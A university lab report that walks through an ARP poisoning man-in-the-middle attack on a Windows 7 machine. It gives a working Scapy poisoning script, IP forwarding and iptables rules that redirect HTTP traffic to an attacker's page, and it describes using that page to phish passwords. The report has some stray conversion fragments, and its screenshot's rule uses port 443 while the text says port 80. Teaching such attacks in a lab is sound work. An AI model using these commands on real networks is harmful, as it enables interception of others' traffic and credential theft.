

**Vivekanand Education Society's Institute of Technology**  
**Department of Computer Engineering**



# **ARP POISONING ATTACK**

**SUBJECT:**  
NETWORK THREATS & ATTACKS LABORATORY

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
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## 1. ABSTRACT

ARP poisoning via gratuitous ARP replies has been a well-known attack for over twenty years. While no fundamental changes have been made toward closing the vulnerability, some operating systems and firewalls come with specific settings to block gratuitous ARP replies, which can limit the effectiveness of a classic ARP poisoning attack. A new method of poisoning the ARP cache, which does not rely on gratuitous ARP packets which are easily discovered and blocked. RFC826, which established guidelines for the ARP protocol in 1982, states: “**When a monitor receives an Address Resolution packet, it always enters the <protocol type, sender protocol address, sender hardware address> in a table**“. This mean network interfaces do not only collect MAC/IP pairs from solicited ARP reply packets – according to the RFC, they must extract this information from all ARP packets received, even ARP request packets. Essentially, all devices that see a spoofed ARP request will update their ARP tables with the packet’s return address. This development makes detecting and preventing ARP poisoning much more difficult.

## 2. INTRODUCTION

ARP (Address Resolution Protocol) is a communications protocol used for converting between IP Addresses and Physical Addresses (MAC address). The conversion from IP to Physical Address is needed on LANs (Local Area Networks) in order to transfer packets from the Network Layer to the Data Link Layer of the OSI Model. The Data Link Layer relies on Physical Addresses for routing while the higher layers rely on IP addresses to identify computers.



**ARP converts between IP Addresses (Network Layer) and MAC Addresses (Data Link Layer).**

It is important to realize that ARP is only used on LANs (Local Area Networks). Originally, all computers were directly connected to The Internet, so all routing was based on IP addresses. Eventually, routers allowed multiple computers on a LAN to connect to The Internet with a single IP address.

In order to allow computers to share an external IP Address while maintaining network discoverability and backwards compatibility, there needs to be a different way to identify hosts behind the router and a way to convert between a host's two addresses. To meet this need, the MAC Address of a device is used to identify that host on a LAN. MACs are unique to each computer and thus provide a way to uniquely identify all devices on a LAN.

ARP is used to communicate MAC addresses so that all hosts know each other's MAC/IP pair. After exchanging MAC Addresses, hosts can conform to the standard OSI model for TCP/IP communication on a LAN.

ARP Poisoning takes advantage of the overly trusting ARP system. By sending forged ARP packets, an attacker can cause a victim to send traffic to any nodes on the local network.

Here we will explain in detail how the ARP protocol works, show the protocols inherent weakness, and then examine the different methods for attacking with and defending against ARP based exploits.

The ARP Protocol describes how devices are to communicate their Physical Addresses to other nodes on the network. Communication between 2 devices starts with an ARP request. When Bob wants to send Alice a message, Bob starts by sending a broadcast ARP packet asking "**Who has <Alice's IP>? Tell <Bob's IP, Bob's MAC>**". When Alice sees an ARP request directed to her, she will respond with an ARP Reply saying "<Alice's IP> is at <Alice's MAC>". When Bob gets Alice's reply, he will record Alice's MAC/IP pair in his ARP Table. Alice also recorded Bob's MAC/IP pair in her ARP table. Alice and Bob can now communicate without having to send further ARP packets.

The ARP protocol is only used to communicate with computers in your subnet or LAN. Subnets are small groups of computers – often a house, office, or small building will be a subnet. Larger groups of computers will be broken into several subnets.

The limited use of ARP also limits the reach of ARP poisoning. Because ARP packets are only used on the LAN, they aren't forwarded by routers serving as the default gateway for a subnet. This means that the maximum possible scale of an ARP poisoning attack is the number of machines attached to the attacker's subnet. In most business networks, a subnet will cover all computers in a single building, or a section of a larger building. On a wireless network, all devices connected to the network will generally be in the same subnet.

This means that ARP poisoning is an especially potent threat on large, publicly accessible wireless access points like those used at college campuses, hotels and airports.

### 3. IMPLEMENTATION DETAILS

#### Step 1. What do you need?

To follow this tutorial you will need Python, Scapy, Wireshark, and Apache. I recommend running Backtrack– everything you need comes pre-installed. For this example, we are running Backtrack5 r3 on a VM.

Our victim here will be a Windows 7 system; however this works on virtually any Operating System. Every single OS we tested was susceptible to the attack.

#### Step 2. Turn on IP Forwarding.

By default, Backtrack drops packets intended for other computers. However, if we want to be a Man-in-the-Middle, we need to turn on IP Forwarding so that the victim will not have their connection interrupted.

To turn on IP Forwarding, run:

```
root@bt:/# echo 1 > /proc/sys/net/ipv4/ip_forward
```

#### Step 3. Setup Network Monitoring.

On the attacking machine, launch Wireshark and run a capture filter so you only see HTTP and ARP traffic. For demonstration purposes, run Wireshark on the victim's machine as well.

#### Step 4. Launch the Attack!

We will use Scapy to send the malicious ARP packets. Launch Scapy and run the following commands:

```
root@bt:/# scapy
>>> op=2 # OP code 2 specifies ARP Reply
>>> victim= # Windows 7's IP
>>> spoof= # The router or gateway's IP
>>> mac= # The Backtrack's Physical Address
>>> arp=ARP(op=op,psrc=spoof,pdst=victim,hwdst=mac)
>>> send(arp)
```

Some systems may be successfully poisoned by that attack. However Windows 7 will ignore the gratuitous reply. If you check the victim's ARP table, everything will look normal.

The packet we sent is flagged by Wireshark as having a duplicated Physical Address. That is because the attacker's actual MAC/IP pair was sent to the victim (the original ARP entry is legitimate). After the victim detected and ignored the gratuitous ARP Reply, Windows sent an ARP Request to confirm the spoofed IP's physical address. After the Windows machine sent a broadcast Request asking "Who has 10.10.13.1?" the router responded with its physical address, as per the ARP communication protocol.

Now let's try using the ARP Request method to poison the Windows Box's ARP cache. In Scapy, set the OP code to 1 for Request, then update our packet and send it:

```
>>> op=1 # OP code 1 specifies ARP Request
>>> arp=ARP(op=op,psrc=spoof,pdst=victim,hwdst=mac)
>>> send(arp)
```

Now on the victim's ARP table, we will see the poisoned entry.

The packet capture from the victim's machine shows the poisoned ARP Request we sent, Windows's reply to our packet, and then we see Windows sending ARP Request back the sender to confirm the new Physical Address. When we do not reply, Windows sends a broadcast ARP Request. The router responds to the broadcast request, thus quickly resetting Windows ARP Table with the correct information.

The reason ARP Request works is because when Windows receives an ARP Request, Windows updates its ARP Table with the senders MAC/IP pair.

To keep the victim poisoned, you can run a script that will continually send poison packet. Here is that very script:

```
#coding: utf-8
from scapy.all import *
import time
op=1 # Op code 1 for ARP requests
victim='10.10.13.113' # Replace with Victim's IP
spoof='10.10.13.1' # Replace with Gateway's IP
mac='00:0c:29:ec:55:7b' # Replace with Attacker's Phys. Addr.
arp=ARP(op=op,psrc=spoof,pdst=victim,hwdst=mac)
while 1:
    send(arp)
    time.sleep(2)
```

Run the script with:

```
sudo python arppoison.py
```

While your script is running, have your victim communicate with spoofed IP Address. You should see their traffic on the Wireshark on the Attacker's computer. The attacker is now successfully a Man-in-the-Middle!

In this example, the spoofed IP is the router, so the attacker can see any webpage that the victim visits. This could be used to passively listen or possibly grab authentication cookies! This is a packet capture on the Attacker's computer showing the victim's web traffic.

### Step 5. Interfere with Victims Traffic

Now let's see how to inject our own webpage into the victim's browser. First, locally host the site you want the victim to see.

```
root@bt:/# /etc/init.d/apache2 start
root@bt:/# echo "Spoofed Site Goes Here!" > /var/www/index.html
```

Then configure your IP Tables to forward all traffic except HTTP traffic. For HTTP traffic, we will return our own site instead.

```
root@bt:/# iptables -t nat --flush
root@bt:/# iptables --zero
root@bt:/# iptables -A FORWARD --in-interface eth0 -j ACCEPT
root@bt:/# iptables -t nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
# Forward to our site
root@bt:/# iptables -t nat -A PREROUTING -p tcp --dport 80 --jump DNAT --to-destination
<Proxy's IP>
```

Now launch your Poisoning Script. When the victim visits a webpage, they will be directed to your spoofed site.

## 4. RESULTS

First we passively eavesdropped then we showed how to actively manipulate the victim's traffic. The most dangerous part of this attack is that the intended page appears as the URL. The spoofed page could easily be a Phishing site. As soon as the victim divulges passwords or other sensitive information you can stop poisoning them and they will be passed on to the actual site with little or no interruption.

## 5. SCREENSHOTS

```
root@bt:/# scapy
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.0.1)
>>> victim='10.10.13.113'
>>> spoof='10.10.13.1'
>>> op=2
>>> mac='00:0c:29:ec:55:7b'
>>> arp=ARP(op=op,psrc=spoof,pdst=victim,hwdst=mac)
>>> send(arp)
.
Sent 1 packets.
>>>
```

<< back | tr

Scapy Sending ARP Poison Reply.

```
C:\Users\Alan>arp -a

Interface: 10.10.13.113 --- 0xb
  Internet Address      Physical Address      Type
  10.10.13.1            00-18-f8-3b-61-f5    dynamic
  10.10.13.110          c0-ff-ee-c0-ff-ee    dynamic
  10.10.13.118          00-22-5f-d5-0c-ac    dynamic
  10.10.13.121          00-0c-29-ec-55-7b    dynamic
  10.10.13.255          ff-ff-ff-ff-ff-ff    static
  224.0.0.22            01-00-5e-00-00-16    static
  224.0.0.251           01-00-5e-00-00-fb    static
  224.0.0.252           01-00-5e-00-00-fc    static
  239.255.255.250       01-00-5e-7f-ff-fa    static
  255.255.255.255       ff-ff-ff-ff-ff-ff    static

Interface: 192.168.150.1 --- 0xf
  Internet Address      Physical Address      Type
  192.168.150.255       ff-ff-ff-ff-ff-ff    static
  224.0.0.22            01-00-5e-00-00-16    static
  224.0.0.251           01-00-5e-00-00-fb    static
  224.0.0.252           01-00-5e-00-00-fc    static
  239.255.255.250       01-00-5e-7f-ff-fa    static
```

Normal, un-poisoned ARP table.



|      |               |                   |                   |     |    |                     |                                    |
|------|---------------|-------------------|-------------------|-----|----|---------------------|------------------------------------|
| 2452 | 436.877302000 | Vmware_ec:55:7b   | Giga-Byt_62:a2:f2 | ARP | 42 | 10.10.13.1          | is at 00:0c:29:ec:55:7b (duplicate |
| 2478 | 441.542873000 | Giga-Byt_62:a2:f2 | Vmware_ec:55:7b   | ARP | 42 | who has 10.10.13.1? | Tell 10.10.13.113                  |
| 2479 | 442.542909000 | Giga-Byt_62:a2:f2 | Vmware_ec:55:7b   | ARP | 42 | who has 10.10.13.1? | Tell 10.10.13.113                  |
| 2481 | 443.542976000 | Giga-Byt_62:a2:f2 | Vmware_ec:55:7b   | ARP | 42 | who has 10.10.13.1? | Tell 10.10.13.113                  |
| 2483 | 444.914131000 | Giga-Byt_62:a2:f2 | Broadcast         | ARP | 42 | who has 10.10.13.1? | Tell 10.10.13.113                  |
| 2484 | 444.914991000 | Cisco-Li_3b:61:f5 | Giga-Byt_62:a2:f2 | ARP | 60 | 10.10.13.1          | is at 00:18:f8:3b:61:f5            |

**Windows Packet Capture showing Gratuitous ARP Reply. This attack failed because Windows firewall blocks gratuitous ARP Replies.**

```
>>> op=1
>>> arp=ARP(op=op,psrc=spoof,pdst=victim,hwdst=mac)
>>> send(arp)
```

>>>

&gt;&gt;&gt;

&gt;&gt;&gt;

&gt;&gt;&gt;

&gt;&gt;&gt;

555

## Sending Poison ARP Request. This is very effective!

```
C:\Users\Alan>arp -a
```

```
Interface: 10.10.13.113 --- 0xb
Internet Address      Physical Address      Type
10.10.13.1            00-0c-29-ec-55-7b    dynamic
10.10.13.110          c0-ff-ee-c0-ff-ee    dynamic
10.10.13.118          00-22-5f-d5-0c-ac    dynamic
10.10.13.121          00-0c-29-ec-55-7b    dynamic
10.10.13.255          ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251          01-00-5e-00-00-fb    static
224.0.0.252          01-00-5e-00-00-fc    static
239.255.255.250      01-00-5e-7f-ff-fa    static
255.255.255.255      ff-ff-ff-ff-ff-ff    static

Interface: 192.168.150.1 --- 0xf
Internet Address      Physical Address      Type
192.168.150.255      ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251          01-00-5e-00-00-fb    static
224.0.0.252          01-00-5e-00-00-fc    static
239.255.255.250      01-00-5e-7f-ff-fa    static
```

### Windows 7 Poisoned ARP Table

|       |                |                   |                   |     |    |                                       |
|-------|----------------|-------------------|-------------------|-----|----|---------------------------------------|
| 31453 | 3138.402379000 | Vmware_ec:55:7b   | Giga-Byt_62:a2:f2 | ARP | 42 | who has 10.10.13.113? Tell 10.10.13.1 |
| 31454 | 3138.402393000 | Giga-Byt_62:a2:f2 | Vmware_ec:55:7b   | ARP | 42 | 10.10.13.113 is at 90:2b:34:62:a2:f2  |
| 31456 | 3151.522640000 | Giga-Byt_62:a2:f2 | Vmware_ec:55:7b   | ARP | 42 | who has 10.10.13.1? Tell 10.10.13.113 |
| 31457 | 3152.522669000 | Giga-Byt_62:a2:f2 | Vmware_ec:55:7b   | ARP | 42 | who has 10.10.13.1? Tell 10.10.13.113 |
| 31458 | 3153.522737000 | Giga-Byt_62:a2:f2 | Vmware_ec:55:7b   | ARP | 42 | who has 10.10.13.1? Tell 10.10.13.113 |
| 31464 | 3155.301962000 | Giga-Byt_62:a2:f2 | Broadcast         | ARP | 42 | who has 10.10.13.1? Tell 10.10.13.113 |
| 31465 | 3155.302699000 | Cisco-Li_3b:61:f5 | Giga-Byt_62:a2:f2 | ARP | 60 | 10.10.13.1 is at 00:18:f8:3b:61:f5    |
| 31466 | 3174.604141000 | ff-ff-ff-ff-ff-ff | Broadcast         | ARP | 60 | who has 10.10.13.1? Tell 10.10.13.113 |

Frame 31453: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0  
Ethernet II, Src: Vmware\_ec:55:7b (00:0c:29:ec:55:7b), Dst: Giga-Byt\_62:a2:f2 (90:2b:34:62:a2:f2)  
Address Resolution Protocol (request)  
Hardware type: Ethernet (1)  
Protocol type: IP (0x0800)  
Hardware size: 6  
Protocol size: 4  
opcode: request (1)  
Sender MAC address: Vmware\_ec:55:7b (00:0c:29:ec:55:7b)  
Sender IP address: 10.10.13.1 (10.10.13.1)  
Target MAC address: Vmware\_ec:55:7b (00:0c:29:ec:55:7b)  
Target IP address: 10.10.13.113 (10.10.13.113)

### Windows Packet Capture Showing ARP Request Poisoning.

|       |                |               |              |      |      |                                       |
|-------|----------------|---------------|--------------|------|------|---------------------------------------|
| 18801 | 6471.624834000 | 10.10.13.113  | 173.194.43.7 | HTTP | 990  | [TCP Retransmission] GET /_utm.gif?ut |
| 18803 | 6471.625225000 | 72.21.214.159 | 10.10.13.113 | HTTP | 913  | HTTP/1.1 200 OK (JPEG JFIF image)     |
| 18807 | 6471.626837000 | 72.21.214.159 | 10.10.13.113 | HTTP | 1150 | HTTP/1.1 200 OK (JPEG JFIF image)     |
| 18811 | 6471.629252000 | 72.21.214.159 | 10.10.13.113 | HTTP | 726  | HTTP/1.1 200 OK (JPEG JFIF image)     |
| 18814 | 6471.629266000 | 72.21.214.159 | 10.10.13.113 | HTTP | 282  | HTTP/1.1 200 OK (JPEG JFIF image)     |
| 18820 | 6471.630741000 | 72.21.214.159 | 10.10.13.113 | HTTP | 231  | HTTP/1.1 200 OK (JPEG JFIF image)     |
| 18821 | 6471.630743000 | 72.21.214.159 | 10.10.13.113 | HTTP | 743  | HTTP/1.1 200 OK (JPEG JFIF image)     |
| 18825 | 6471.632266000 | 72.21.214.159 | 10.10.13.113 | HTTP | 760  | HTTP/1.1 200 OK (JPEG JFIF image)     |
| 18829 | 6471.647651000 | 173.194.43.7  | 10.10.13.113 | HTTP | 432  | HTTP/1.1 200 OK (GIF89a)              |

Frame 18801: 990 bytes on wire (7920 bits), 990 bytes captured (7920 bits) on interface 0  
Linux cooked capture  
Internet Protocol Version 4, Src: 10.10.13.113 (10.10.13.113), Dst: 173.194.43.7 (173.194.43.7)  
Transmission Control Protocol, Src Port: 51994 (51994), Dst Port: http (80), Seq: 1, Ack: 1, Len: 934  
Hypertext Transfer Protocol


Victim's Traffic seen by the attacker after successful ARP Poisoning.

```
root@bt: /
root@bt: /var/www

root@bt:/#
root@bt:/# iptables -t nat --flush
root@bt:/# iptables --zero
root@bt:/# iptables -A FORWARD --in-interface eth0 -j ACCEPT
root@bt:/# iptables -t nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
root@bt:/# iptables -t nat -A PREROUTING -p tcp --dport 443 --jump DNAT --to-destination 10.10.13.121
root@bt:/#
```

<< back | track

Commands to set IP Tables to forward all traffic except HTTP. For HTTP requests will be directed to the attacker's site.



Attacker is now able to display a spoofed page.

## 6. REFERENCES

- [1] <http://www.backtrack-linux.org/downloads/>
- [2] <https://www.arppoisoning.com/>